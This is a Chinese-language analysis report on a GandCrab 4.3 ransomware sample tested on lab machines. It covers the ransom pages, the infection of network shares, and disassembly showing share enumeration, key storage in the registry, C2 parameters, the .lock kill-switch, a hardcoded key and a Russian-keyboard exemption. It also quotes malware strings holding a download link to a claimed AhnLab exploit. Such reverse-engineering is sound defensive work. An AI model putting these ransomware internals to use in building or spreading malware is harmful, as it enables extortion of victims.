
（2） 被要求上傳 KRAB-DECRYPT.txt 文字檔來進行授權，此授權動作之頁面僅在第一次連線時出現，之後輸入網址就直接到勒索計時的畫面。




（3） 授權完成後，出現可切換 8 種國家語言的如何支付贖金的說明網頁，在頁面中告訴受害者你的檔案已被加密，如果要解密，需在 4 天內支付美金 499 元，如過了 4 天未支付贖金來購買解密器，則金額會變成兩倍。



（4） 查看 What the matter?的內容，得知受害者必須用信用卡購買比特幣或 DASH 來支付美金 499 元，而且受害者可以免費使用測試解密 1 個文件。




(5) 在 Buy GandCrab Decryptor 頁面，清楚告訴受害者可以選擇以 DASH 或比特幣支付贖金，也提供贖金要發送到的地址資訊。




(6) 測試免費上傳檔案進行解密之效果，發現檔案上傳後會出現狀態 Pending 的情況，無法馬上將檔案解密。在經過一段時間後返回頁面查看，發現原先上傳測試解密是否成功的檔案可以下載並成功被開啟。

（7） 當支付贖金期限 4 天計時結束後，則購買加密器的金額翻倍為美金 998 元。



（8） 在以比特幣購買解密器的頁面，發現若以比特幣支付，則會多支付 10%的管理費，而且也發現在 DASH 與比特幣這兩個支付說明頁面中，皆有輸入 Promotion Code 來取得優惠價格的設計，但在 KRAB-DECRYPT.txt 與 Tor 支付說明頁面中皆未提及如何取得 Promotion code。

11. 將 KRAB-DECRYPT.txt 與受害主機內一個被加密圖檔上傳至 ID Ransomware 勒索病毒辨別網站 (https://id-ransomware.malwarehunterteam.com)，經檢測判定它為 GandCrab4 勒索病毒。



12. 檢視受害主機 Ruby-PC 內檔案被加密情形，發現主機內除了 C:\Windows 與 C:\ProgramFiles 的資料夾外，所有檔案皆已被加密，其中包含連接至 Scott-PC 之 ShareDoc 資料夾的網路磁碟機，可見此 GandCrab 病毒會透過區域網路內的網路分享服務散播。

另外，檢視 GC43.exe 的程式原始碼內容，得知該病毒會加密區域網路內共享資料夾目錄下的檔案。

```
.text:00401EF7                  call    ds:WNetOpenEnumW
.text:00401EFD                  test    eax, eax
.text:00401EFF                  jnz     loc_401FB1
.text:00401F05                  mov     dword ptr [ebp-14h], 1000h
.text:00401F0C                  mov     dword ptr [ebp-8], 80h
.text:00401F13                  jmp     short loc_401F1C
.text:00401F15 ; 閘閘閘閘閘閘閘閘閘閘閘閘閘閘閘閘閘閘閘閘閘閘閘閘閘閘閘閘閘閘閘閘閘閘閘閘閘閘閘閘閘閘閘閘閘閘閘閘閘閘閘閘閘閘閘閘閘閘閘閘?
.text:00401F15
.text:00401F15 loc_401F15:                              ; CODE XREF: .text:00401FA3↓j
.text:00401F15                  mov     dword ptr [ebp-8], 80h
.text:00401F1C
.text:00401F1C loc_401F1C:                              ; CODE XREF: .text:00401F13↑j
.text:00401F1C                  lea     eax, [ebp-14h]
.text:00401F1F                  push    eax
.text:00401F20                  push    dword ptr [ebp-4]
.text:00401F23                  lea     eax, [ebp-8]
.text:00401F26                  push    eax
.text:00401F27                  push    dword ptr [ebp-18h]
.text:00401F2A                  call    ds:WNetEnumResourceW
.text:00401F30                  test    eax, eax
.text:00401F32                  jnz     short loc_401FA8
.text:00401F34                  and     dword ptr [ebp-0Ch], 0
.text:00401F38                  jmp     short loc_401F41
```

13. 檢視 Scott-PC 主機內檔案加密情形，發現除了網路磁碟機所用的 ShareDoc 資料夾被感染外，無任何其他檔案被加密。在 ShareDoc 資料夾中，有 Doc1.docx 與檢查清單 1.xlsx 兩個檔案之副檔名沒有被更改為.KRAB，檔案仍然可以開啟，推測沒被加密的原因是因為受害主機在 GC43.exe 執行時，仍然開啟 Word 與 Excel 執行檔的關係，雖然後來有關閉這些執行檔，但仍有檔案在那時沒被加密到。

14. 在登錄檔資料中，發現 Salsa20 金鑰與先前生成的 RSA-2048 公開金鑰進行加密後，其加密金鑰儲存成一個二進制，寫入註冊表位置 HKCU\Software\keys_data\data\private 中，而原始 RSA 公開金鑰則儲存在 HKCU\Software\keys_data\data\public 下。


```
.text:004029A6                 dw 0E0h
.text:004029A8                 dd 0EC6583E9h, 0E045C700h
.text:004029B0                 dd offset aSoftwareKeys_d ; "SOFTWARE\\keys_data\\data"
.text:004029B4 ; 闇闇闇闇闇闇闇闇闇闇闇闇闇闇闇闇闇闇闇闇闇闇闇闇闇闇闇闇闇闇闇闇闇闇闇闇闇闇闇闇闇闇闇闇闇闇闇闇闇闇闇闇闇闇闇闇?
.text:004029B4                 lea     eax, [ebp-8]
.text:004029B7                 push    eax
.text:004029B8                 push    20019h
.text:004029BD                 push    0
.text:004029BF                 push    dword ptr [ebp-20h]
.text:004029C2                 push    80000001h
.text:004029C7                 call    ds:RegOpenKeyExW
.text:004029CD                 mov     [ebp-24h], eax
.text:004029D0                 cmp     dword ptr [ebp-24h], 0
.text:004029D4                 jz      short loc_4029DE
.text:004029D6                 mov     eax, [ebp-14h]
.text:004029D9                 jmp     loc_402AA9
.text:004029DE ; 闇闇闇闇闇闇闇闇闇闇闇闇闇闇闇闇闇闇闇闇闇闇闇闇闇闇闇闇闇闇闇闇闇闇闇闇闇闇闇闇闇闇闇闇闇闇闇闇闇闇闇闇闇闇闇闇?
.text:004029DE
.text:004029DE loc_4029DE:                             ; CODE XREF: .text:004029D4↑j
.text:004029DE                 mov     dword ptr [ebp-18h], offset aPublic ; "public"
.text:004029E5                 mov     dword ptr [ebp-1Ch], offset aPrivate ; "private"
.text:004029EC                 and     dword ptr [ebp-0Ch], 0
.text:004029F0                 lea     eax, [ebp-0Ch]
```

15. 將程式 GC43.exe 經 Virustotal 檢測，發現其惡意比例為 53/66，而且有許多家防毒軟體公司稱它為「GandCrab」或「GandCrypt」。

SHA256:	4b6db1a59ce31c78b9958342e6315a2d40e9b078747def487b9606e312cad630
檔案名稱:	GC43.exe
偵測率:	53 / 66
分析日期:	2018-09-07 09:12:50 UTC (0 分鐘 前)

防毒	結果	更新
Ad-Aware	Generic.Ransom.GandCrab4.DBA40220	20180907
AhnLab-V3	Trojan/Win32.Gandcrab.R235161	20180906
ALYac	Trojan.Ransom.GandCrab	20180907
Antiy-AVL	Trojan[Ransom]/Win32.GandCrypt	20180906
Arcabit	Generic.Ransom.GandCrab4.DBA40220	20180907
Avira (no cloud)	TR/GandCrab.bgi	20180907
BitDefender	Generic.Ransom.GandCrab4.DBA40220	20180907
ClamAV	Win.Ransomware.Gandcrab-6667060-0	20180907
Emsisoft	Generic.Ransom.GandCrab4.DBA40220 (B)	20180907
Kaspersky	Trojan-Ransom.Win32.GandCrypt.diz	20180907
Malwarebytes	Ransom.GandCrab	20180907
ESET-NOD32	a variant of Win32/Filecoder.GandCrab.D	20180907
F-Secure	Generic.Ransom.GandCrab4.DBA40220	20180907
Fortinet	W32/Filecoder_GandCrab.DItr	20180907
GData	Generic.Ransom.GandCrab4.DBA40220	20180907
Ikarus	Trojan-Ransom.GandCrab	20180907
Microsoft	Ransom:Win32/Gandcrab.AW!bit	20180907
eScan	Generic.Ransom.GandCrab4.DBA40220	20180907
Sophos AV	Troj/GandCrab-Q	20180907
TACHYON	Ransom/W32.GandCrab.131584.B	20180907
TrendMicro	Ransom_GANDCRAB.THHOBAH	20180907
TrendMicro-HouseCall	Ransom_GANDCRAB.THHOBAH	20180907
ViRobot	Trojan.Win32.GandCrab.131584	20180907

ZoneAlarm by Check Point	Trojan-Ransom.Win32.GandCrypt.diz	20180907
Zoner	Trojan.Gandcrab	20180907


16. 從 GC43.exe 之程式原始碼，可以得知該程式會獲取到主機的相關資訊，也看到此 GandCrab 勒索病毒樣本的版本為 4.3 版。

```
.text:00403A8A loc_403A8A:                            ; CODE XREF: .text:00403A80↑j
.text:00403A8A                 push    dword_421108
.text:00403A90                 lea     ecx, [ebp-9Ch]
.text:00403A96                 call    sub_4057C4
.text:00403A9B                 push    offset aId      ; "&id="
.text:00403AA0                 push    dword_421108
.text:00403AA6                 call    ds:lstrcatW
.text:00403AAC                 push    offset a2       ; "2"
.text:00403AB1                 push    dword_421108
.text:00403AB7                 call    ds:lstrcatW
.text:00403ABD                 push    offset aSub_id  ; "&sub_id="
.text:00403AC2                 push    dword_421108
.text:00403AC8                 call    ds:lstrcatW
.text:00403ACE                 push    offset a2_0     ; "2"
.text:00403AD3                 push    dword_421108
.text:00403AD9                 call    ds:lstrcatW
.text:00403ADF                 mov     dword ptr [ebp-0Ch], offset aHeyAhnlabScore ; "hey ahnlab, score - 1:1. 0day exploit f"...
.text:00403AE6                 lea     eax, [ebp-0Ch]
.text:00403AE9                 push    offset aVersion ; "&version="
.text:00403AEE                 push    dword_421108
.text:00403AF4                 call    ds:lstrcatW
.text:00403AFA                 push    offset a4_3     ; "4.3"
.text:00403AFF                 push    dword_421108
.text:00403B05                 call    ds:lstrcatW
.text:00403B0B                 push    offset aActionCall ; "&action=call"
.text:00403B10                 push    dword_421108
.text:00403B16                 call    ds:lstrcatW
.text:00403B1C                 push    dword_421108
.text:00403B22                 call    ds:lstrlenW
.text:00403B28                 shl     eax, 1
.text:00403B2A                 mov     dword_421128, eax
.text:00403B2F                 push    dword_421108
.text:00403B35                 call    ds:lstrlenW
```

另外，該病毒有繞過 ahnlab 疫苗工具的機制，透過發布可能導致 Ahnlab V3 Lite 的拒絕服務（DOS）攻擊的概念驗證（POC）源代碼的連結繼續攻擊。

```
aHeyAhnlabScore db 'hey ahnlab, score - 1:1. 0day exploit for Ahnlab V3 Lite Denial o'
                                        ; DATA XREF: .text:00403ADF↑o
                db 'f service. Possibly can trigger full write-what-where condition w'
                db 'ith privelege escalation, pass GandCrab http://filestorage.biz/do'
                db 'wnload.php?file=e541302686cca000584050d41e254261',0
```


打開該連結的網頁發現它目前已為無效的下載連結，推測該攻擊已被遏止。



17. 檢視原始碼發現惡意程式會指向 Ahnlab 的新模擬字串，該字串包含一個俄語文本圖像的連結，翻譯為「我已將您添加到我的同性戀列表中。 我暫時使用了一支鉛筆，」暗示列入名單是暫時的。

```
aXAhnlabHttpMem:                        ; DATA XREF: .text:00403181↑o
                unicode 0, <%X ahnlab http://memesmix.net/media/created/dd0doq.jpg>,0
                align 4
```

```
.text:00403166                call    ds:GetVolumeInformationW
.text:0040316C                test    eax, eax
.text:0040316E                jz      loc_40320D
.text:00403174                mov     eax, [ebp-4]
.text:00403177                mov     eax, [eax+600h]
.text:0040317D                shr     eax, 2
.text:00403180                push    eax
.text:00403181                push    offset aXAhnlabHttpMem ; "%X ahnlab http://memesmix.net/media/cre"...
.text:00403186                lea     eax, [ebp-0C10h]
.text:0040318C                push    eax
.text:0040318D                call    ds:wsprintfW
.text:00403193                add     esp, 0Ch
.text:00403196                lea     eax, [ebp-810h]
.text:0040319C                push    eax
.text:0040319D                lea     eax, [ebp-0C10h]
.text:004031A3                push    eax
.text:004031A4                lea     eax, [ebp-1010h]
.text:004031AA                push    eax
.text:004031AB                call    loc_402F30
.text:004031B0                add     esp, 0Ch
.text:004031B3                push    2
.text:004031B5                pop     eax
.text:004031B6                imul    eax, 14h
.text:004031B9                xor     ecx, ecx
.text:004031BB                mov     [ebp+eax-810h], cx
.text:004031C3                lea     eax, [ebp-810h]
.text:004031C9                push    eax
.text:004031CA                push    offset aGlobalS_lock ; "Global\\%s.lock"
.text:004031CF                push    dword ptr [ebp-8]
.text:004031D2                call    ds:wsprintfW
.text:004031D8                add     esp, 0Ch
.text:004031DB                push    dword ptr [ebp-8]
.text:004031DE                push    0
.text:004031E0                push    0
```



18. 檢視 GC43.exe 程式碼，發現.lock 的設計，表示受害主機中若存在.lock 的檔案，則惡意程式 GC43.exe 的執行程序會終止，而不會感染受害主機。

```
.text:004055A8                call    ds:GetVolumeInformationW
.text:004055AE                test    eax, eax
.text:004055B0                jz      loc_40563C
.text:004055B6                movzx   eax, word ptr [ebx+406h]
.text:004055BD                lea     ecx, [edi+600h]
.text:004055C3                xor     eax, 8
.text:004055C6                push    eax
.text:004055C7                movzx   eax, word ptr [ebx+404h]
.text:004055CE                xor     eax, 7
.text:004055D1                push    eax
.text:004055D2                movzx   eax, word ptr [ebx+402h]
.text:004055D9                xor     eax, [ecx]
.text:004055DB                xor     eax, 6
.text:004055DE                push    eax
.text:004055DF                movzx   eax, word ptr [ebx+400h]
.text:004055E6                xor     eax, [ecx]
.text:004055E8                xor     eax, 5
.text:004055EB                push    eax
.text:004055EC                push    [ebp+var_4]
.text:004055EF                push    offset aSXXXX_lock ; "%s%x%x%x%x.lock"
.text:004055F4                push    ebx             ; LPWSTR
.text:004055F5                call    ds:wsprintfW
.text:004055FB                add     esp, 1Ch
.text:004055FE                push    0               ; hTemplateFile
.text:00405600                push    4000002h        ; dwFlagsAndAttributes
.text:00405605                push    1               ; dwCreationDisposition
```

19. 檢視受害主機 Ruby-PC 連線同一區域網路 Scott-PC 的封包，發現曾透過 SMB 協定，產生過 8c8f97e28c8f900a2f.lock 檔案於 Scott-PC 內，但是在 Ruby-PC 的檔案被加密後，卻在 Scott-PC 找不到該檔案，而 Scott-PC 也僅有網路連線磁碟機的檔案被加密，推測 Scott-PC 其他資料夾未被感染是因為存在.lock 檔案而中斷加密作業的散播。

No.	Time	Source	Destination	Protocol	Length	Info
…	0.958163	192.168.195.155	192.168.195.137	SMB2	370	Create Request File: 8c8f97e28c8f900a2f.lock
…	0.958363	192.168.195.137	192.168.195.155	SMB2	386	Create Response File: 8c8f97e28c8f900a2f.lock

```
> Frame 38: 370 bytes on wire (2960 bits), 370 bytes captured (2960 bits)
> Ethernet II, Src: Vmware_dc:07:9b (00:0c:29:dc:07:9b), Dst: Vmware_24:c5:cf (00:0c:29:24:c5:cf)
> Internet Protocol Version 4, Src: 192.168.195.155, Dst: 192.168.195.137
> Transmission Control Protocol, Src Port: 49478, Dst Port: 139, Seq: 10550, Ack: 2188, Len: 316
> NetBIOS Session Service
v SMB2 (Server Message Block Protocol version 2)
  > SMB2 Header
  v Create Request (0x05)
    > StructureSize: 0x0039
      Oplock: Lease (0xff)
      Impersonation level: Impersonation (2)
      Create Flags: 0x0000000000000000
      Reserved: 0000000000000000
    > Access Mask: 0x00130196
    > File Attributes: 0x00000002
    > Share Access: 0x00000003, Read, Write
      Disposition: Create (if file exists fail, else create it) (2)
    > Create Options: 0x00001060
    > Filename: 8c8f97e28c8f900a2f.lock
      Blob Offset: 0x000000a8
      Blob Length: 144
    > ExtraInfo SMB2_CREATE_DURABLE_HANDLE_REQUEST SMB2_CREATE_QUERY_MAXIMAL_ACCESS_REQUEST SMB2_CREATE_QUERY
```

20. 在 GC43.exe 的程式碼中，可以看到「@hashbreaker Daniel J. Bernstein let's dance salsa<3 @hashbreaker :))))」的喊話用字，Daniel J.Bernstein 為 Salsa 20 演算法的開發者，在此他被放入 GandCrab 的喊話名單中。

```
a@hashbreakerDa db '@hashbreaker Daniel J. Bernstein let',27h,'s dance salsa <3',0
                                        ; DATA XREF: sub_4038DA+25↑o
                align 10h
a@hashbreaker   db '@hashbreaker :)))',0 ; DATA XREF: sub_4038DA+30↑o
                align 4
```

```
.rdata:00413E80  20 00 4C 00 61 00 79 00  6F 00 75 00 74 00 5C 00   .L.a.y.o.u.t.\.
.rdata:00413E90  50 00 72 00 65 00 6C 00  6F 00 61 00 64 00 00 00  P.r.e.l.o.a.d...
.rdata:00413EA0  30 00 30 00 30 00 30 00  30 00 34 00 31 00 39 00  0.0.0.0.0.4.1.9.
.rdata:00413EB0  00 00 00 00 25 00 73 00  00 00 00 00 00 00 00 00  ....%.s.........
.rdata:00413EC0  40 68 61 73 68 62 72 65  61 6B 65 72 20 44 61 6E  @hashbreaker Dan
.rdata:00413ED0  69 65 6C 20 4A 2E 20 42  65 72 6E 73 74 65 69 6E  iel J. Bernstein
.rdata:00413EE0  20 6C 65 74 27 73 20 64  61 6E 63 65 20 73 61 6C   let's dance sal
.rdata:00413EF0  73 61 20 3C 33 00 00 00  00 00 00 00 00 00 00 00  sa <3...........
.rdata:00413F00  40 68 61 73 68 62 72 65  61 6B 65 72 20 3A 29 29  @hashbreaker :))
.rdata:00413F10  29 00 00 00 26 00 69 00  64 00 3D 00 00 00 00 00  )...&.i.d.=.....
```

21. 在 GC43.exe 程式碼中，可以看到有使用硬編碼的金鑰「jopochlen」來加密。

```
.text:00404B66                  push    ebp
.text:00404B67                  mov     ebp, esp
.text:00404B69                  sub     esp, 104h
.text:00404B6F                  push    ebx
.text:00404B70                  push    esi
.text:00404B71                  push    edi
.text:00404B72                  mov     edi, dword_421108
.text:00404B78                  mov     ebx, edx
.text:00404B7A                  push    4               ; flProtect
.text:00404B7C                  push    3000h           ; flAllocationType
.text:00404B81                  push    0Bh             ; dwSize
.text:00404B83                  push    0               ; lpAddress
.text:00404B85                  call    ds:VirtualAlloc
.text:00404B8B                  mov     esi, eax
.text:00404B8D                  push    offset aJopochlen ; "jopochlen"
.text:00404B92                  push    esi             ; lpString1
.text:00404B93                  call    ds:lstrcpyA
.text:00404B99                  test    esi, esi
.text:00404B9B                  jz      short loc_404BED
.text:00404B9D                  push    0FFh
.text:00404BA2                  lea     eax, [ebp+var_104+1]
.text:00404BA8                  mov     byte ptr [ebp+var_104], 0
.text:00404BAF                  push    0
.text:00404BB1                  push    eax
.text:00404BB2                  call    sub_4089C0
.text:00404BB7                  add     esp, 0Ch
.text:00404BBA                  push    esi             ; lpString
```

22. 檢視 GC43.exe 程式碼，得知如果受害主機的作業系統所用輸入法為 Russian 俄文輸入法，則不進行檔案加密，反而執行後面的自我刪除動作。

```
.text:004032F8                  adc     eax, offset VirtualAlloc
.text:004032FD                  mov     [ebp-4], eax
.text:00403300                  push    4
.text:00403302                  push    3000h
.text:00403307                  push    400h
.text:0040330C                  push    0
.text:0040330E                  call    ds:VirtualAlloc
.text:00403314                  mov     [ebp-8], eax
.text:00403317                  cmp     dword ptr [ebp-4], 0
.text:0040331B                  jz      short loc_403360
.text:0040331D                  push    200h
.text:00403322                  push    dword ptr [ebp-4]
.text:00403325                  push    0
.text:00403327                  call    ds:GetModuleFileNameW
.text:0040332D                  cmp     dword ptr [ebp-8], 0
.text:00403331                  jz      short loc_403360
